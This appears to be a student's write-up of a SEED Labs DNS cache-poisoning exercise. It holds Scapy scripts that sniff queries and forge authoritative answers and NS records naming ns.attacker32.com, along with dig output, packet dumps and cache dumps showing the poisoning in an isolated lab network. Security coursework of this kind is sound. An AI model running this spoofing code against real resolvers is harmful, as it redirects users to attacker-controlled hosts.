
Launching the Attack.

```
root@VM:/volumes# ls
dns_sniff_spoof.py  task1.py
root@VM:/volumes# ./task1.py
```

Now checking if the fake address was caught or not in User's terminal, which is caught and that's a success in spoofing but until placed with a packet delay the attack cannot be claimed to have succeeded.

```
root@511828a1371a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49717
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 28 08:42:55 UTC 2022
;; MSG SIZE  rcvd: 64

root@511828a1371a:/#
```

This Packet has been sniffed from the User's Machine in Attacker's terminal.



```
root@VM:/volumes# ./task1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:35
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 18305
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x1ecd
     src       = 10.9.0.5
     dst       = 10.9.0.53
     \options   \
###[ UDP ]###
        sport     = 48250
        dport     = domain
        len       = 64
        chksum    = 0x149d
###[ DNS ]###
           id        = 49717
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           z         = 0
           ad        = 1
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 4096
            |  extrcode  = 0
            |  version   = 0
            |  z         = 0
            |  rdlen     = None
            |  \rdata     \
            |   |###[ DNS EDNS0 TLV ]###
            |   |  optcode   = 10
            |   |  optlen    = 8
            |   |  optdata   = '\xf8\xe0\xe8\xbf\n|\xcf\x1c'

.
Sent 1 packets.
```

These are the entries found on Router's terminal.

```
root@dac3903ae00d:/# tc qdisc show dev eth0
qdisc noqueue 0: root refcnt 2
```

Adding an entry to delay traffic by 100ms. This delay is only needed if the attack doesn't succeed which in my case did succeed.

```
root@dac3903ae00d:/# tc qdisc add dev eth0 root netem delay 100ms
root@dac3903ae00d:/# tc qdisc show dev eth0
qdisc netem 8001: root refcnt 2 limit 1000 delay 100.0ms
root@dac3903ae00d:/#
```

Task 2

Now to intercept the query from Local DNS Server I have modified the code with the Local DNS Server's IP Address on line 29.

Open *task2.py ~/Desktop/SEED/Labsetup/Labsetup/volumes Save

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3
4 def spoof_dns(pkt):
5   if (DNS in pkt and 'www.example.com' in
  pkt[DNS].qd.qname.decode('utf-8')):
6     pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18
19    # Construct the DNS packet
20    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
  qr=1,
21                 qdcount=1, ancount=1, nscount=0, arcount=0,
22                 an=Anssec)
23
24    # Construct the entire IP packet and send it out
25    spoofpkt = IPpkt/UDPpkt/DNSpkt
26    send(spoofpkt)
27
28 # Sniff UDP query packets and invoke spoof_dns().
29 f = 'udp and src host 10.9.0.53 and dst port 53'
30 pkt = sniff(iface='br-b4697936b45b', filter=f,
  prn=spoof_dns)
```

Now launching the attack from Attacker's machine.

```
.
Sent 1 packets.
^Croot@VM:/volumes# ./task2.py
```

Now checking from the User's machine.

```
root@511828a1371a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49717
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 11 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 28 08:42:55 UTC 2022
;; MSG SIZE  rcvd: 64

root@511828a1371a:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; connection timed out; no servers could be reached

root@511828a1371a:/#
```

And checking the sniffed packet from the Attacker's machine which clearly shows that the packet was sniffed from the Local DNS Server.

```
^Croot@VM:/volumes# ./task2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7945
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x8d25
     src       = 10.9.0.53
     dst       = 192.33.4.12
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0xcebc
###[ DNS ]###
```

Now while checking Local DNS Server nothing appeared like clear data which was needed.

```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
; using a 604800 second stale ttl
$DATE 20221221094047
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;       199.7.91.13 [srtt 252386] [flags 00000000] [edns 0/4/4/4/4]
 [plain 0/0] [ttl 1555]
```


But with this command “cat /var/cache/bind/dump.db | grep example”, I have obtained the information of the server cache being poisoned.

```
example.com.            777518  NS      a.iana-servers.net.
www.example.com.        863919  A       1.1.1.1
```

Task 3

In order to make the attack work in this task I have copied this part from the provided code from the SEED Labs.

And I pasted the code here visible from line 18 to 20 and made some modifications including the name server count to 1 and ns=NSsec1 code addition on line 24.



Now flushing the Local DNS Server cache.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

And launching the Attack.

```
|    \rdata     \
|    |###[ DNS EDNS0 TLV ]###
|    |  optcode   = 10
|    |  optlen    = 8
|    |  optdata   = '\xa1\xca\x0f\n\xc04\x81l'


.
Sent 1 packets.
^Croot@VM:/volumes# ./task3.py
```

And I again caught the spoofed the server in the Local DNS Server.

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1752 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```

Same goes for the sniffed packet on Attacker's machine shows the User's activity on the target site and the packet intercepted from Local DNS Server going to Global DNS Servers.

```
     src       = 10.9.0.53
     dst       = 202.12.27.33
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0xefbc
###[ DNS ]###
           id        = 15919
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
```


Moreover the Local DNS Server cached the fake address and the name server.

```
example.com.            777549  NS      ns.attacker32.com.
www.example.com.        863950  A       1.1.1.1
```

Just as an observation when I dig the malicious site from User's terminal the IP address in not spoofed unlike the fake one.

```
root@511828a1371a:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 64457
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL:
1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 669ff23b8fad69870100000063ac16bdfd352e1707ee6bda (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 7 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Dec 28 10:13:17 UTC 2022
;; MSG SIZE  rcvd: 90

root@511828a1371a:/#
```

Moreover not even sniffed in the Attacker's terminal which should be due to the configuration of the attack script and because it forwarded to the domain server.



Task 4

To target the **google.com** I have added the code from line 21 to 22 and increased the nscount to 2 on line 26

Open *task4.py ~/Desktop/SEED/Labsetup/Labsetup/volumes Save

```
3
4 def spoof_dns(pkt):
5   if (DNS in pkt and 'www.example.com' in
  pkt[DNS].qd.qname.decode('utf-8')):
6     pkt.show()
7
8     # Swap the source and destination IP address
9     IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
10
11    # Swap the source and destination port number
12    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14    # The Answer Section
15    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16                   ttl=259200, rdata='1.1.1.1')
17
18    # The Authority Section
19    NSsec1 = DNSRR(rrname='example.com', type='NS',
20                   ttl=259200, rdata='ns.attacker32.com')
21    NSsec2 = DNSRR(rrname='google.com', type='NS',
22                   ttl=259200, rdata='ns.attacker32.com')
23
24    # Construct the DNS packet
25    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,
  qr=1,
26                 qdcount=1, ancount=1, nscount=2, arcount=0,
27                 an=Anssec, ns=NSsec1/NSsec2)
28
29    # Construct the entire IP packet and send it out
30    spoofpkt = IPpkt/UDPpkt/DNSpkt
31    send(spoofpkt)
32
```

Now flushing the Local DNS Server cache before I launch the attack.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

Now launching the attack script from Attacker's machine.

```
.
Sent 1 packets.
^Croot@VM:/volumes# ./task4.py
```

Again when digging www.example.com from the User's terminal the IP address is spoofed.

```
;; QUESTION SECTION:                                    seed@VM: ~/.../Labsetup
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1463 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Mar 15 20:19:58 UTC 2022
;; MSG SIZE  rcvd: 88
```

This is the packet caught on Attacker's terminal.

```
^Croot@VM:/volumes# ./task4.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 15021
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x5fdc
     src       = 10.9.0.53
     dst       = 199.9.14.201
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0xe061
###[ DNS ]###
           id        = 9534
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
```

In the response packet caught this is visible.

```
|  rdata     = 'ns.attacker32.com'
|###[ DNS Resource Record ]###
|  rrname    = 'google.com'
|  type      = NS
|  rclass    = IN
|  ttl       = 259200
|  rdlen     = None
|  rdata     = 'ns.attacker32.com'
ar        = None

Sent 1 packets.
```

And this being the response in the cache after it is dumped in the Local DNS Server it is visible that the attack didn't work as it was not cached.

```
example.com.            777492  NS      ns.attacker32.com.
```

Not only that but no response if I try grep google.


```
root@f80eb4150289:/etc/bind# cat /var/cache/bind/dump.db | grep goo
gle
root@f80eb4150289:/etc/bind#
```

Task 5


Flushing the cache after stopping the attack script.

```
root@f80eb4150289:/etc/bind# rndc flush
root@f80eb4150289:/etc/bind#
```

Copying the Additional Section provided in the given script.



Then pasted and modified this highlighted area as per the need of the task given in the Lab Manual.



Launching the Attack.


```
^Croot@VM:/volumes# ./task5.py
```

In User's terminal by digging the spoofed IP Address is received.

```
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.1.1.1

;; Query time: 1984 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
```


Now in the sniffed packets by the Attacker including the response packet. In the packet going from the Local DNS Server following information is present.

```
^Croot@VM:/volumes# ./task5.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:0b
  src       = 02:42:0a:09:00:35
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 22853
     flags     =
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x31e9
     src       = 10.9.0.53
     dst       = 202.12.27.33
     \options   \
###[ UDP ]###
        sport     = 33333
        dport     = domain
        len       = 64
        chksum    = 0xefbc
###[ DNS ]###
           id        = 28721
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
```





```
        len       = 64
        chksum    = 0xefbc
###[ DNS ]###
           id        = 28721
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 0
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 1
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 1
           \qd        \
            |###[ DNS Question Record ]###
            |  qname     = 'www.example.com.'
            |  qtype     = A
            |  qclass    = IN
           an        = None
           ns        = None
           \ar        \
            |###[ DNS OPT Resource Record ]###
            |  rrname    = '.'
            |  type      = OPT
            |  rclass    = 512
            |  extrcode  = 0
            |  version   = 0
            |  z         = D0
```

And in the packet coming back to the Local DNS Server shows this information.



```
seed... × seed... × seed... × root@... × root@... × seed... × seed...

###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 202.12.27.33
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = None
###[ DNS ]###
        id        = 28721
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
```



```
seed... × seed... × seed... × root@... × root@... × seed... × seed...

        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 1
